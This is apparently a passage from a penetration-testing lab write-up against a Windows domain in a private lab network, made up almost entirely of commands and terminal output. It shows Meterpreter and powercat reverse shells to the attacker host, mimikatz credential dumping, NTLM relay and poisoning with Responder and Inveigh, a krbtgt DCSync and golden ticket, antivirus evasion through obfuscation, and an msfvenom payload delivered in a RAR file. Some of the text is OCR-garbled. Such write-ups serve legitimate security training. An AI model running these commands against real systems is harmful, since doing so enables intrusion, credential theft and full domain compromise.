Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.20:444
[*] Sending stage (176195 bytes) to 10.0.2.50
[*] Meterpreter session 5 opened (10.0.2.28:444 → 10.0.2.50:51884) at 2023-03-01 18:06:55 -0500
meterpreter > exit
[*] Shutting down Meterpreter ...
[*] 10.0.2.50 - Meterpreter session 5 closed. Reason: User exit
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXIFJUNK process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.0.2.28 yes The listen address (an interface may be specified)
LPORT 444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.20:444
[*] Sending stage (176195 bytes) to 10.0.2.50
[*] Meterpreter session 6 opened (10.0.2.28:444 → 10.0.2.10:49775) at 2023-03-01 18:10:38 -0500
meterpreter > []

```

Obtain hashes:

```

timestamp      Manipulate file MACE attributes
meterpreter > lsa_dump_sam
[-] Unknown command: lsa_dump_sam.
meterpreter > load kiwi
Loading extension Kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## > Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-DC1
SysKey : 7aca1c585a991ced2cd44287663fd143
Local SID : S-1-5-21-2840017294-171117281-438489925
SAMKey : f517a2d711bf2f17b516bba8c503deb3
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31592a42841d0a9e74f93c41d8884cd0

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

meterpreter > []

```

And Vualla ;)


6.

7

Creating targets tist:

```
root@kali:/home/kali# crackmapexec smb 10.0.2.0/24 --gen-relay-list targets.txt
SMB      10.0.2.50      445    DESKTOP1      [*] Windows 10.0 Build 18362 (name:DESKTOP1) (domain:Cyber.local) (signing:False) (SMBv1:False)
root@kali:/home/kali# nano targets.txt
```

Setting up responder.conf



```
kali@kali: ~
File Actions Edit View Help
GNU nano 4.9.3 /etc/responder/Responder.conf
[Responder Core]

; Servers to start hash
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = Off
DNS = On
LDAP = On
; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db

; Default log file
SessionLog = Responder-Session.log


; Poisoners log
PoisonersLog = Poisoners-Session.log

; Analyze mode log
AnalyzeLog = Analyzer-Session.log

; Dump Responder Config log:
ResponderConfigDump = Config-Responder.log

; Specific IP Addresses to respond to (default = All)
; Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo =
```

Let's run it



```
kali@kali: ~
File Actions Edit View Help
[*] Poiseners:
LLMNR [ON]
NBT-NS [ON]
DNS/MONS [ON]

[*] Servers:
HTTP server [ON]
HTTPS server [OFF]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
RDP server [ON]

[*] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[*] Poisoning Options:
Analyze Mode [OFF]
Force LM auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]

[*] Generic Options:
Responder NIC [eth0]
Responder IP [10.0.2.20]
Challenge set [Random]
Dual-Responde To Name
```

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:/home/Kali# impacket-ntlmrelayx -tf targets.txt -smb2support -l
Impacket v0.9.22 Copyright 2020 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server
Exception in thread Thread-2:
Traceback (most recent call last):
  File "/usr/lib/python3.9/threading.py", line 954, in _bootstrap_inner
    [*] Setting up WCF Server

[*] Servers started, waiting for connections
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/servers/httprelayse
in run
    self.server = self.HTTPServer((self.config.interfaceIP, httpport), self.HTTPHandler
n .init()
  File "/usr/lib/python3/dist-packages/impacket/examples/ntlmrelayx/servers/httprelayse
n .init()
  File "/usr/lib/python3.9/socketserver.py", line 452, in __init__
    self._server_bind()
      File "/usr/lib/python3.9/socketserver.py", line 466, in server_bind
        self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use
```

Setting up *inveigh* script

```
[*] [2023-03-03T13:59:03] DNS request for _kerberos._tcp.dc._msdcs.CYBER.LOCAL sent to 192.168.1.1 [outgoing query]
[*] [2023-03-03T13:59:03] DNS request for _kerberos._tcp.dc._msdcs.CYBER.LOCAL sent to 192.168.1.1 [outgoing query]
PS C:\Users\brenta\Downloads> Clear-Inveigh
PS C:\Users\brenta\Downloads> Stop-Inveigh
PS C:\Users\brenta\Downloads> Stop-Inveigh
[*] [2023-03-03T13:59:35] Inveigh is exiting
PS C:\Users\brenta\Downloads> Stop-Inveigh
[*] There are no running Inveigh Functions
PS C:\Users\brenta\Downloads> Get-Inveigh -NTLMv2
PS C:\Users\brenta\Downloads> Import-Module .\Inveigh.psdi
PS C:\Users\brenta\Downloads> Invoke-Inveigh -ConsoleOutput Y
[*] Inveigh 1.506 started at 2023-03-03T14:00:50
[*] Elevated Privilege Mode = Enabled
[*] Primary IP Address = 10.0.3.15
[*] Spoofer IP Address = 10.0.3.15
[*] ADIDNS Spoofer = Disabled
[*] DNS Spoofer = Enabled
[*] DNS TTL = 30 Seconds
[*] LLMMNR Spoofer = Enabled
[*] LLMMNR TTL = 30 Seconds
[*] mDNS Spoofer = Disabled
[*] NBNS Spoofer = Disabled
[*] SMB Capture = Enabled
[*] HTTP Capture = Enabled
[*] HTTPS Capture = Disabled
[*] HTTP/HTTPS Authentication = NTLM
[*] WPAD Authentication = NTLM
[*] WPAD NTLM Authentication Ignore List = Firefox
[*] WPAD Response = Enabled
[*] Kerberos TGT Capture = Disabled
[*] Machine Account Capture = Disabled
[*] Console Output = Full
[*] File Output = Disabled
WARNING: (!) Run Stop-Inveigh to stop
[*] Press any key to stop console output
```

And we have NTLMv2 hash obtained

9.

```
PS C:\Users\brenta> dir \\WIN-DC1\c$  
  
Directory: \\WIN-DC1\c$  
  
Mode                LastWriteTime         Length Name  
----                -----          -----  
d----d-r---d----d-r---d----d-----
```

Mode	LastWriteTime	Length	Name
d----	7/16/2016 6:23 AM		PerfLogs
d-r---	7/20/2021 1:32 AM		Program Files
d----	7/20/2021 1:34 AM		Program Files (x86)
d-r---	3/2/2023 2:15 PM		Users
d----	3/2/2023 12:49 PM		Windows

PS C:\Users\brenta>

Creating Golden Ticket

```

mimikatz # PRIVILEGE::Debug
Privilege '20' OK

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'Cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/13/2021 2:40:12 AM
Object Security ID : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID : 502

Credentials:
Hash NTLM: c5c3596547d1af9cae8c6e099074677e
  ntlm- 0: c5c3596547d1af9cae8c6e099074677e
  lm - 0: e375cf1e7b6d7e1f2228a662a2a322f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *

```

```

mimikatz # kerberos::golden /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413-502 /krbtgt:c5c3596547d1af9cae8c6e099074677e
9074677e /user:brenta /group:500
User : brenta
Domain : cyber.local (CYBER)
SID : S-1-5-21-3951200390-467812779-2876480413-502
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime : 3/3/2023 11:53:24 AM ; 2/28/2033 11:53:24 AM ; 2/28/2033 11:53:24 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #

```

Sendind it to gary and try to connect to server

```

PS C:\Users\garyg\Desktop> dir \\WIN-DC1\c$ 
dir : Access is denied
At line:1 char:1
+ dir \\WIN-DC1\c$ 
+ ~~~~~
    + CategoryInfo          : PermissionDenied: (\\WIN-DC1\c$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\WIN-DC1\c$' because it does not exist.
At line:1 char:1
+ dir \\WIN-DC1\c$ 
+ ~~~~~
    + CategoryInfo          : ObjectNotFound: (\\WIN-DC1\c$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\garyg\Desktop> .\mimikatz.exe

.####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## / *** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
## ##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK

mimikatz #

```


And we have it ;)

```
S C:\Users\garyg> dir \\WIN-DC1\admin$  
  
Directory: \\WIN-DC1\admin$  
  
Mode LastWriteTime Length Name  
---- ----- ----- ----  
---- 7/16/2016 6:23 AM ADFS  
---- 7/13/2021 3:29 AM ADM$  
---- 7/19/2021 2:17 AM appcompat
```

10.

Creating obf_ps1

```
[*] TOKEN\STRING          Obfuscate String tokens (suggested to run first)  
[*] TOKEN\COMMAND         Obfuscate Command tokens  
[*] TOKEN\ARGUMENT        Obfuscate Argument tokens  
[*] TOKEN\MEMBER          Obfuscate Member tokens  
[*] TOKEN\ VARIABLE        Obfuscate Variable tokens  
[*] TOKEN\TYPE             Obfuscate Type tokens  
[*] TOKEN\COMMENT          Remove all Comment tokens  
[*] TOKEN\WHITE SPACE      Insert random Whitespace (suggested to run last)  
[*] TOKEN\ALL               Select All choices from above (random order)  
  
Choose one of the below Token\All options to APPLY to current payload:  
[*] TOKEN\ALL\1           Execute ALL Token obfuscation techniques (random order)  
  
ERROR: Cannot execute obfuscation commands without setting ScriptPath or ScriptBlock values in SHOW OPTIONS menu. Set these by executing SET SCRIPTBLOCK script_block_or_command or SET SCRIPTPATH path_to_script_or_URL.  
  
Choose one of the below Token\All options to APPLY to current payload:  
[*] TOKEN\ALL\1           Execute ALL Token obfuscation techniques (random order)  
  
Invoke-Obfuscation\Token\All> out C:\Users\brenta\Downloads>powercat_obf.ps1  
  
ERROR: There isn't anything to write out to disk.  
Just enter SHOW OPTIONS and look at ObfuscatedCommand.  
  
Choose one of the below Token\All options to APPLY to current payload:  
[*] TOKEN\ALL\1           Execute ALL Token obfuscation techniques (random order)  
  
Invoke-Obfuscation\Token\All> -
```



Snaning it to be sure it is save

Security vendor	Detection	Notes
Acronis (Static ML)	Undetected	AhnLab-V3
ALYac	Undetected	Anti-AVL
Arabit	Undetected	Avast
AVG	Undetected	Avira (no cloud)
Baidu	Undetected	BitDefender
BitDefenderTheta	Undetected	Bkav Pro

And connecting to kali

```
PS C:\Users\Ubuntu\Downloads> .\powercat.ps1
PS C:\Users\Ubuntu\Downloads> .\powercat.ps1
   * The term 'script_block_or_command' is not recognized as the name of a cmdlet, function, script file, or operable
   program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
   At C:\Users\Ubuntu\Downloads\powercat.ps1:1 char:1
   + <?Powercat>
   + CategoryInfo          : ObjectNotFound: (script_block_or_command:String) [], CommandNotFoundException
   + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Ubuntu\Downloads> powercat - -10.0.2.28 -p 55 -- cmd.exe -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Setting up Stream 2...
VERBOSE: Connection to 10.0.2.28:53 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd.exe...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

File Actions Edit View Help
 kali@kali:~$ sudo su
 [sudo] password for kali:
root@kali:/home/kali# nc -nlvp 8888
invalid local port
root@kali:/home/kali# nc -nlvp 8888
listening on [any] 8888 ...
^C
root@kali:/home/kali# nc -nlvp 53
listening on [any] 53 ...
connect to [10.0.2.28] from [UNKNOWN] [10.0.2.50] 54255
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.


C:\Windows\system32>
```



12.

Creating payload:

```
kali㉿kali: ~
File Actions Edit View Help
root@kali:/home/kali# msfvenom -p windows/x64/shell_reverse_tcp -f exe LPORT=53 LHOST=10.0.2.28 > sfx.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
root@kali:/home/kali# python3 -m http.server 80
[+] Starting HTTP server at 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
root@kali:/home/kali# impac 10.0.2.35 - - [03/Mar/2023 13:01:38] "GET /macro.txt HTTP/1.1" 200 -
10.0.2.35 - - [03/Mar/2023 13:03:53] "GET / HTTP/1.1" 200 -
10.0.2.35 - - [03/Mar/2023 13:04:11] "GET /macro.txt HTTP/1.1" 200 -
root@kali:/home/kali#
```

Sendind to machine and setting rar up





After opening rar we have a connection:

